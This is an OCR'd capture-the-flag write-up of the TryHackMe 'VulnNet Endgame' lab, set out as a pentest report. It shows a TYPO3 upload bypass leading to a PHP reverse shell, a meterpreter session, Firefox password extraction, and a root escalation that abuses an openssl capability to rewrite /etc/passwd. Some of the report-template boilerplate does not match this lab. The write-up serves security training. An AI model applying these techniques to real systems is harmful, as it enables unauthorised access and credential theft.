

admin1.vulnnet.thm/typo3/index.php?route=%
For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks…
VulnNet Endgame
10.3.0
My dashboard
TYPO3 CMS 10.3.0
TYPO3 CMS is an enterprise-class, Open Source Content Management System, used internationally to build and manage websites of all types, from small sites for non-profits to multilingual enterprise solutions for large corporations.
For further information visit typo3.org.
TYPO3 CMS is freely available under the TYPO3-license (GNU/GPL).
You are using version 10.3.0 - Copyright © 1998-2022 Kasper Skårhøj
TYPO3
TYPO3 news
TYPO3 11.5.11 and 10.4.29 security releases published 14-06-22
The versions 11.5.11 and 10.4.29 of the TYPO3 Enterprise Content Management System have just been released.

Initial Foot hold


After poking around we found a way to upload a php file and run it so we can get a reverse shell but its blocked.



Before we can do that though we need to disabled the feature that enables sanitization of malicious characters on any upload to the website.
Setting → Configure Installation-Wide Options → Backend → FileDenyPattern → delete the string → ok




After that we can go back to the upload page and upload our evil reverse shell.



Then we use `curl` to call upon our file.

```
curl
http://admin1.vulnnet.thm/fileadmin/user_upload/evil.php
```



Proof of user

```
www-data@vulnnet-endgame:/$ whowhoami
whoami
www-data
www-data@vulnnet-endgame:/$ hostname
hostname
vulnnet-endgame
www-data@vulnnet-endgame:/$ ip add
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:0c:a5:0b:5a:37 brd ff:ff:ff:ff:ff:ff
    inet 10.10.53.226/16 brd 10.10.255.255 scope global dynamic eth0
       valid_lft 1839sec preferred_lft 1839sec
    inet6 fe80::c:a5ff:fe0b:5a37/64 scope link
       valid_lft forever preferred_lft forever
www-data@vulnnet-endgame:/$
```

Hostname1

During our enumeration we found that the user has Firefox installed. This could lead to the `#PE_Linux_Mozzila` decryption tool and if there is a profile we can grab it and decode any passwords it might have.

```
www-data@vulnnet-endgame:/home/system$ ls ls
ls
Desktop    Downloads  Pictures  Templates  Videos
Documents  Music      Public    Utils      user.txt
www-data@vulnnet-endgame:/home/system$ ls -la
ls -la
total 92
drwxr-xr-x 18 system system 4096 Jun 15 17:12 .
drwxr-xr-x  3 root   root   4096 Jun 14 11:25 ..
-rw-------  1 system system 2124 Jun 15 17:11 .ICEauthority
lrwxrwxrwx  1 root   root      9 Jun 14 13:28 .bash_history -> /dev/null
-rw-r--r--  1 system system  220 Jun 14 11:25 .bash_logout
-rw-r--r--  1 system system 3771 Jun 14 11:25 .bashrc
drwx------ 16 system system 4096 Jun 14 12:02 .cache
drwx------ 14 system system 4096 Jun 14 12:50 .config
drwx------  3 root   root   4096 Jun 14 12:02 .dbus
drwx------  3 system system 4096 Jun 14 11:35 .gnupg
drwx------  2 root   root   4096 Jun 14 12:02 .gvfs
drwx------  3 system system 4096 Jun 14 11:35 .local
drwxr-xr-x  4 system system 4096 Jun 14 11:56 .mozilla
lrwxrwxrwx  1 root   root      9 Jun 14 13:28 .mysql_history -> /dev/null
-rw-r--r--  1 system system  807 Jun 14 11:25 .profile
-rw-r--r--  1 system system    0 Jun 14 11:36 .sudo_as_admin_successful
drwxr-xr-x  2 system system 4096 Jun 14 11:35 Desktop
drwxr-xr-x  2 system system 4096 Jun 14 11:35 Documents
drwxr-xr-x  2 system system 4096 Jun 14 11:35 Downloads
drwxr-xr-x  2 system system 4096 Jun 14 11:35 Music
drwxr-xr-x  2 system system 4096 Jun 14 11:35 Pictures
drwxr-xr-x  2 system system 4096 Jun 14 11:35 Public
drwxr-xr-x  2 system system 4096 Jun 14 11:35 Templates
dr-xr-x---  2 system system 4096 Jun 14 13:24 Utils
drwxr-xr-x  2 system system 4096 Jun 14 11:35 Videos
-rw-------  1 system system   38 Jun 14 13:22 user.txt
www-data@vulnnet-endgame:/home/system$
```

In order for this to work I had to go from shell to meterpreter.

```
msf6 exploit(multi/script/web_delivery) > sessions - i

Active sessions
===============

  Id  Name  Type                  Information            Connection
  --  ----  ----                  -----------            ----------
  1         meterpreter x64/linux  www-data @ 10.10.53.226  10.13.1.3:9999 -> 10.10.53.226:57240 (10.10.53.226)

msf6 exploit(multi/script/web_delivery) > show  options

Module options (exploit/multi/script/web_delivery):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen o
                                       n all addresses.
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.13.1.3        yes       The listen address (an interface may be specified)
   LPORT  9999             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   7   Linux
```

In our original shell we zipped up the .Mozilla folder and move it back to our system with metepreter.

```
meterpreter > download /tmp/lol.zip
[*] Downloading: /tmp/lol.zip -> /home/kali/lol.zip
```

This took some time and well we needed to grab the folder in the Firefox directory to show the passwords of the users that have it stored.

```
┌──(kali㉿kali)-[~/Desktop/Target/Exploit/firefox_decrypt]
└─$ python3 ./firefox_decrypt.py  home/system/.mozilla/firefox/2fjnrwth.default-release
2022-11-02 22:50:47,316 - WARNING - profile.ini not found in home/system/.mozilla/firefox/2fjnrwth.default-release
2022-11-02 22:50:47,316 - WARNING - Continuing and assuming 'home/system/.mozilla/firefox/2fjnrwth.default-release' is a profile location

Website:   https://tryhackme.com
Username: 'chris_w@vulnnet.thm'
Password: '8y7TKQDpucKBYhwsb'

┌──(kali㉿kali)-[~/Desktop/Target/Exploit/firefox_decrypt]
└─$ ls  home/system/.mozilla/firefox/
    2fjnrwth.default-release/     8mk7ix79.default-release/     installs.ini     profiles.ini
    2o9vd4oi.default/             Crash Reports/               Pending Pings/
```

We have a password. Let see if we can SSH this time.

Hmmm chirs_w did not work. Lets try system

```
┌──(kali㉿kali)-[~/Desktop/Target/Scan]
└─$ ssh system@10.10.76.70
The authenticity of host '10.10.76.70 (10.10.76.70)' can't be established.
ED25519 key fingerprint is SHA256:UwSqcCjp07h7qqubWx22AY0AsygwXw11Ii1arCJSLyA.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
    ~/.ssh/known_hosts:2: [hashed name]
    ~/.ssh/known_hosts:3: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.76.70' (ED25519) to the list of known hosts.
system@10.10.76.70's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.4.0-120-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be applied immediately.

Your Hardware Enablement Stack (HWE) is supported until April 2023.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

system@vulnnet-endgame:~$ whoami
system
system@vulnnet-endgame:~$ hostname
vulnnet-endgame
system@vulnnet-endgame:~$
```

Proof of system

```
system@vulnnet-endgame:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  user.txt  Utils  Videos
system@vulnnet-endgame:~$ whoami
system
system@vulnnet-endgame:~$ hostname
vulnnet-endgame
system@vulnnet-endgame:~$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:1a:4f:15:6d:05 brd ff:ff:ff:ff:ff:ff
    inet 10.10.76.70/16 brd 10.10.255.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::1a:4fff:fe15:6d05/64 scope link
       valid_lft forever preferred_lft forever
system@vulnnet-endgame:~$ cat user.txt
THM{fb84e79072015186c72ec77ded49a5ff}
system@vulnnet-endgame:~$
```

User.txt

```
THM{fb84e79072015186c72ec77ded49a5ff}
```

After hours of looking. We look at our Linpeas output and we see this.

```
Parent Shell capabilities:
0x0000000000000000=

Files with capabilities (limited to 50):
/home/system/Utils/openssl =ep
/snap/core20/1081/usr/bin/ping = cap_net_raw+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
```

In our case this is a `#PE_Linux_getcap` and we can abuse this the openssl portion.

Generate Password

```
 openssl passwd pwnedpassword
$1$.YB66nk1$8Gsn7z0GJMm8eH8D95k0K1
```

```
┌──(kali㉿kali)-[~/Desktop/Target/Exploit]
└─$  openssl passwd pwnedpassword

$1$UqorWkOy$FeQJreNd6Z2AxELyMAyEP1
```

Copy `/etc/passwd`, add a new user with root privilege

```
cp /etc/passwd /tmp/passwd.bak
echo
"pwned:\$1\$.YB66nk1\$8Gsn7z0GJMm8eH8D95k0K1:0:0:root:/ro
ot:/bin/bash" >> /tmp/passwd.bak
```

Overwrite the original `/etc/passwd`

```
cat /tmp/passwd.bak | /home/system/Utils/openssl enc -out
/etc/passwd
```

VALIDATE

```
cat /etc/passwd
```

```
mysql:x:122:127:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:123:65534::/run/sshd:/usr/sbin/nologin
pwned:$1$.YB66nk1$8Gsn7z0GJMm8eH8D95k0K1:0:0:root:/root:/bin/bash
system@vulnnet-endgame:~/Desktop$
```

Lets go and see if we can log in

```
root@vulnnet-endgame:~/thm-flag# cat root.txt
THM{1d42edbb03c0b287a8d0d8a265dce012}
root@vulnnet-endgame:~/thm-flag# whoami
root
root@vulnnet-endgame:~/thm-flag# hostname
vulnnet-endgame
root@vulnnet-endgame:~/thm-flag# ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:1a:4f:15:6d:05 brd ff:ff:ff:ff:ff:ff
    inet 10.10.76.70/16 brd 10.10.255.255 scope global dynamic eth0
       valid_lft 2183sec preferred_lft 2183sec
    inet6 fe80::1a:4fff:fe15:6d05/64 scope link
       valid_lft forever preferred_lft forever
root@vulnnet-endgame:~/thm-flag#
```

root.txt

```
THM{1d42edbb03c0b287a8d0d8a265dce012}
```

Removal of Tools

---

1. During our engagement we kept most of our script and binary's in a folder of our control called DB_Folder and when done on target we would delete the folder. Directories that were used for the engagement are listed below, starting with Windows :

2. C:\Windows\System32\spool\drivers\color\

3. C:\Windows\Temp

4. C:\Windows\Administrator\Downloads
5. C:\Users\Public\
6. C:\Users\username\Downloads
7. C:\Windows\Tasks\
8. Linux
9. /tmp
10. /dev/shm
11. /home/username/
12. /home/username/Downloads
13. /var/www/html/
14. Actions such as password reset and plain text discoveries we advised to change and or update the password to something else

15. All shells that were open or created during the engagement have been terminated

16. All artifacts have been deleted that related to the engagement and VM used for engagement has been deleted as well

References

Main Reference and resources pulled from:

1. https://nvd.nist.gov/vuln
2. https://cve.mitre.org/
3. https://attack.mitre.org/tactics/enterprise/
4. https://www.exploit-db.com/
5. https://capec.mitre.org/

(Domain Name) Exploit and Mitigation References

Exploit

- Reference
- Reference

Mitigation

- Reference
- Reference

Appendix

Password and username found or created during engagement

Username	Password	Note
ted	password123	found in stored CC on SMB share

Loot

This portion of the Reports contain scans and output that might be needed to viewed again or validated.

Nmap Full Scan

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA
full $TargetIP --min-rate 5000
Host discovery disabled (-Pn). All addresses will be
marked 'up' and scan times may be slower.
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-02
05:10 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 05:10
Completed NSE at 05:10, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 05:10
Completed NSE at 05:10, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 05:10
Completed NSE at 05:10, 0.00s elapsed
Initiating SYN Stealth Scan at 05:10
Scanning vulnnet.thm (10.10.189.191) [65535 ports]
```

```
Discovered open port 80/tcp on 10.10.189.191
Discovered open port 22/tcp on 10.10.189.191
Completed SYN Stealth Scan at 05:10, 13.81s elapsed
(65535 total ports)
Initiating Service scan at 05:10
Scanning 2 services on vulnnet.thm (10.10.189.191)
Completed Service scan at 05:10, 6.50s elapsed (2
services on 1 host)
NSE: Script scanning 10.10.189.191.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 05:10
Completed NSE at 05:10, 5.71s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 05:10
Completed NSE at 05:10, 0.80s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 05:10
Completed NSE at 05:10, 0.00s elapsed
Nmap scan report for vulnnet.thm (10.10.189.191)
Host is up, received user-set (0.20s latency).
Scanned at 2022-11-02 05:10:07 EDT for 27s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu
4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 bb2ee6cc79f47d682c11bc4b631908af (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDQRQ5sGPZniwdg1TNW71UdA6dc2
k3lpZ68EnacCUgKEqZT7sBvppGUJjSAMY7aZqdZJ0m5N9SQajB9iW3ZEK
HM5qtbXOadbWkRKp3VrqtZ8VW1IthLa2+oLObY2r1qep6O2NqrghQ/yVC
bJYF5H8BsTtjCVNBeVSzf9zetwUviO6xfqIRO3iM+8S2WpZwKGtrBFvA9
```

```
RaBsqLBGB1XGUjufKxyRUzOx1J2I94Xhs/bDcaOV5Mw6xhSTxgS3q6xVm
L6UU3hIbpiXzYcj2vxuAXXszyZCM4ZkxmQ1fddQawxHfmZRnqxVogoHDs
OGgh9tpQsc+S/KTrYQa9oFEVARV70x
|   256 8061bf8caad14d4468154533edeb82a7 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEg9H
w4CIelacGVS0U+uFcwEj183dT+WrY/tvJV4U8/1alrGM/8gIKHEQIsU4y
GPtyQ6M8xL9q7ak6ze+YsHd2o=
|   256 878604e9e0c0602aab878e9bc705351c (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIJJDCCks5eMviLJyDQY/oQ3LLgnDoXvqZ
S0AxNAJGv9T
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.29
((Ubuntu))
|_http-title: Soon &mdash; Fully Responsive Software
Design by VulnNet
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 05:10
Completed NSE at 05:10, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 05:10
Completed NSE at 05:10, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 05:10
Completed NSE at 05:10, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
```

```
Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.25
seconds
           Raw packets sent: 67252 (2.959MB) | Rcvd:
67102 (2.684MB)
```

Scan 2

Entire Nessus Scan